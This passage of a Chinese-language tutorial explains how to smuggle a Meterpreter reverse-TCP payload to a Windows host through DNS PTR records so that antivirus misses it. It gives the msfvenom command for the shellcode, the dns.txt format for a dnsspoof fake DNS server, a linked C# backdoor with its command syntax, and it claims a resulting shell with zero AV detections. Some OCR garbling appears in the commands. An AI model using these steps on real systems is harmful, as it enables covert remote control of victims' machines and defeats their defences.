


图 3：EXE 模式的载荷被检测出来了。

好了，现在该用第二种技术了，生成载荷时使用了 C 类型。

例 2，第二种技术 DNS 流量 ：

```
msfvenom –-platform windows –arch x86_64 –p windows/x64/meterpreter/reverse_tcp lhost=192-168-1-50 –f c > /root/Desktop/payload.txt
```

生成 payload.txt 文件后，必须把载荷拷贝到 dns.txt，按照图 4 里的格式，一行一行的拷贝。这非常重要，必须保证 dns.txt 有正确的格式。因为 Linu 里的 Dnsspoof 要用到，格式如下：

```
IP 地址  “{载荷}.域.com”
1.1.1.0 “0xfc0x480x830xe40xf00xe8.1.com”
1.1.1.1“0xbc0xc80x130xff0x100x08.1.com”
```

在这种情况下，因为我的 C#后门定制化的用到了域名"1.com"，我们必须使用这个名称作为域名。或者像其他"2.com"，"3.net"，"t.com"，再或者一个字符加".com"作为域名。

所以在这种情况下，IP 地址” 1.1.1.x” 里的 x 就是 dns.txt 文件里的载荷行数 ，

```
1.1.1.0 --> payload.txt 里的 0 行  -->  “{载荷 0}.1.com”
```

1.1.1.1 --> payload.txt 里的 1 行 --> “{载荷 1}.1.com”
1.1.1.2 --> payload.txt 里的 2 行 --> “{载荷 2}.1.com”




图 4：生成假冒的 DNS 服务器和 Meterpreter 载荷的步骤 1

生成后的 dns.txt 文件应该如下图 5。




图 5：dnsspoof 用来假冒 DNS 服务器的 Dns.txt 文件

好了，现在利用 dnsspoof 在 Linux 里生成假冒的 DNS 服务器，像下图 6 一样。




图 6：dnsspoof 工具

在步骤 2 中，我们需要一个后门，从假冒的 DNS 服务器下载攻击载荷，利用的是 DNS 协议。

在这种情况下 ,我编写了 C#代码来干这件事。我的代码里使用了 nslookup.exe 发送 DNS 请求，最终我的代码捕获到了 DNS PTR 类型回应里的后门载荷。

C# 源代码链接:

https://github.com/DamonMohammadbagher/NativePayload_DNS

步骤 2：

源代码编译后，生成的 exe，按照如下的命令语法执行：

命令语法: NativePayload_DNS.exe “起始 IP 地址” 计数 “假冒 DNS 服务器 IP 地址”

例如：

```
C:\> NativePayload_DNS.exe  “1.1.1.”  34  “192.168.1.50”
```

起始 IP 地址：是你 PTR 记录里的第一个 IP 地址，不包含最后一节。对于域名 ID { 1 . 1 . 1 . }你需要输入三个 1.作为参数。

计数：是 DNS PTR 类型记录的个数，在这种情况下，我们 dns.txt 文件里的 1.1.1.0 …. 1.1.1.33，所以这个计数是 34。

假冒 DNS 服务器 IP 地址：是我们或者说是攻击者的假冒的 DNS 服务器 IP 地址，在这种情况下，我们的 kali linux ip 地址是 192-168-1-50。

在执行后门之前，你要记住，必须确保 kali linux 里的 Metasploit 监听在 IP 地址 192-168-1-50。

现在你可以像图 7 一样执行后门了 ：

```
NativePayload_DNS.exe 1.1.1.  34  192.168.1.50
```




图 7：NativePayload_DNS 工具

正如图 7 里，后门尝试发送 DNS 请求 IP 地址 1.1.1.x，并得到了 PTR 或者 FQDN 类型记录的回应。在下一张图里，你会发现客户端和假冒 DNS 服务器之间的网络流量。




图 8：利用 DNS 流量传送 Meterpreter 载荷

最终 34 个记录倒计时完成之后，你会在攻击者那端得到一个 Meterpreter 连接会话，像图 9 里的。而且不幸的是，我的杀软没检测出来这种技术。我认为大多数的杀软都无法检测出来，如果你用其他杀软测试了这个技术，请在评论里留言告诉我结果，还有哪款杀软和版本;)。谢谢你伙计。




图 9：利用 DNS 协议的 Meterpreter 会话连接

你会看到我的杀软再一次被绕过了;-)，这是用所有杀软扫描我的源代码的结果，你可以比较图 3 和图 10。两个后门使用同样的载荷。




图 10: NativePayload_DNS (AVs 结果 = 0 被检测)

下张图你会看到 C#源代码使用了 NSLOOKUP 工具的背后究竟发生了什么。




图 11：Nslookup 和 UDP 连接

最终你会在 tcpview 和 putty 里看到我的 Meterpreter 会话，见下图：

